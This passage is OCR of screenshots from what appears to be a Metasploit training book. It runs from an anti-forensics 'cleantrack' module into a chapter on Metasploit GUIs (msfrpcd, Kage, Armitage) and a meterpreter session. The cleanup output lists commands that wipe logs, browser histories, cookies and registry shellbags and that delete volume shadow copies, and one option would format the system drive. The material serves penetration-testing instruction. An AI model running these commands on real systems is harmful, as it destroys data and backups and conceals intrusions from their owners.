
```
[*] Running module against: DESKTOP-CBRES22

    Clear temp, prefetch, recent, flushdns cache
    cookies, shellbags, muicache, restore points
    ----------------------------------------
    Cleaning => ipconfig /flushdns
    Cleaning => DEL /q /f /s %temp%\*.*
    Cleaning => DEL /q /f %windir%\*.tmp
    Cleaning => DEL /q /f %windir%\*.log
    Cleaning => DEL /q /f /s %windir%\Temp\*.*
    Cleaning => DEL /q /f /s %userprofile%\*.tmp
    Cleaning => DEL /q /f /s %userprofile%\*.log
    Cleaning => DEL /q /f %windir%\system\*.tmp
    Cleaning => DEL /q /f %windir%\system\*.log
    Cleaning => DEL /q /f %windir%\System32\*.tmp
    Cleaning => DEL /q /f %windir%\System32\*.log
    Cleaning => DEL /q /f /s %windir%\Prefetch\*.*
    Cleaning => vssadmin delete shadows /for=%systemdrive% /all /quiet
    Cleaning => DEL /q /f /s %appdata%\Microsoft\Windows\Recent\*.*
    Cleaning => DEL /q /f /s %appdata%\Mozilla\Firefox\Profiles\*.*
    Cleaning => DEL /q /f /s %appdata%\Microsoft\Windows\Cookies\*.*
    Cleaning => DEL /q /f %appdata%\Google\Chrome\"User Data"\Default\*.tmp
    Cleaning => DEL /q /f %appdata%\Google\Chrome\"User Data"\Default\History\*.*
    Cleaning => DEL /q /f %appdata%\Google\Chrome\"User Data"\Default\Cookies\*.*
    Cleaning => DEL /q /f %userprofile%\"Local Settings"\"Temporary Internet Files"\*.*
    Cleaning => REG DELETE "HKCU\Software\Microsoft\Windows\Shell\Bags" /f
    Cleaning => REG DELETE "HKCU\Software\Microsoft\Windows\Shell\BagMRU" /f
    Cleaning => REG DELETE "HKCU\Software\Microsoft\Windows\ShellNoRoam\Bags" /f
```







```
msf5 post(windows/manage/cleantrack) > show advanced

Module advanced options (post/windows/manage/cleantrack):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DIR_MACE                    no        Blank MACE of any directory inputed (eg: %windir%\\system32)
   PANIC      false            no        Use this option as last resource (format NTFS systemdrive)
   REVERT     false            no        Revert regedit policies in target to default values
   VERBOSE    false            no        Enable detailed status messages
   WORKSPACE                   no        Specify the workspace for this module
```


Chapter 11: Visualizing Metasploit





```
kali@kali:~$ msfrpcd -h

Usage: msfrpcd <options>

OPTIONS:

    -P <opt>  Specify the password to access msfrpcd
    -S        Disable SSL on the RPC socket
    -U <opt>  Specify the username to access msfrpcd
    -a <opt>  Bind to this IP address (default: 0.0.0.0)
    -c        (JSON-RPC) Path to certificate (default: /home/kali/.msf4/msf-ws-cert.pem)
    -f        Run the daemon in the foreground
    -h        Help banner
    -j        (JSON-RPC) Start JSON-RPC server
    -k        (JSON-RPC) Path to private key (default: /home/kali/.msf4/msf-ws-key.pem)
    -n        Disable database
    -p <opt>  Bind to this port (default: 55553)
    -t <opt>  Token Timeout seconds (default: 300)
    -u <opt>  URI for Web server
    -v        (JSON-RPC) SSL enable verify (optional) client cert requests
```


```
kali@kali:~$ msfrpcd -P Nipun@Metasploit -U Nipun -a 192.168.1.8 -p 5000
[*] MSGRPC starting on 192.168.1.8:5000 (SSL):Msg...
[*] MSGRPC backgrounding at 2020-03-18 15:34:16 -0400...
[*] MSGRPC background PID 236923
```








```
msf5 > load msgrpc ServerHost=192.168.1.8
[*] MSGRPC Service:  192.168.1.8:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: CDNswufa
[*] Successfully loaded plugin: msgrpc
msf5 >
```



Kage
Dashboard
Logout
Jobs
Dashboard
Sessions
Payload
LHOST
LPORT
Job id
Type
0
Exploit: multi/script/web_delivery
Remove
Options
EnableContextEncoding
ExitOnSession
Create
Payload generator
Payload name ex: kage.exe
Payload
LHOST
LPORT
Format
Encoders
Characters to avoid
Optional field
Optional field
Generate



#
Platform
Architecture
Computer Name
Host
Port
Payload
Search
0
windows
x86
WIN-6FO9IRT3265\Apex @ WIN-6FO9IRT3265
192.168.10.22
49326
meterpreter
Interact
Remove



Dashboard
Sessions
Workspace
Logout
System information:
Computer
WIN-6FO9IRT3265
OS
Windows 7 (6.1 Build 7600).
Architecture
x86
System Language
en_US
Domain
WORKGROUP
Logged On Users
2
Meterpreter
x86/windows
User interface commands
screenshot
System Commands
Processes
reboot
shutdown






```
root@kali:/home/kali# armitage
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
```






Progress...
Connecting to 127.0.0.1:55553
java.net.ConnectException: Connection refused (Connection refused)
Cancel

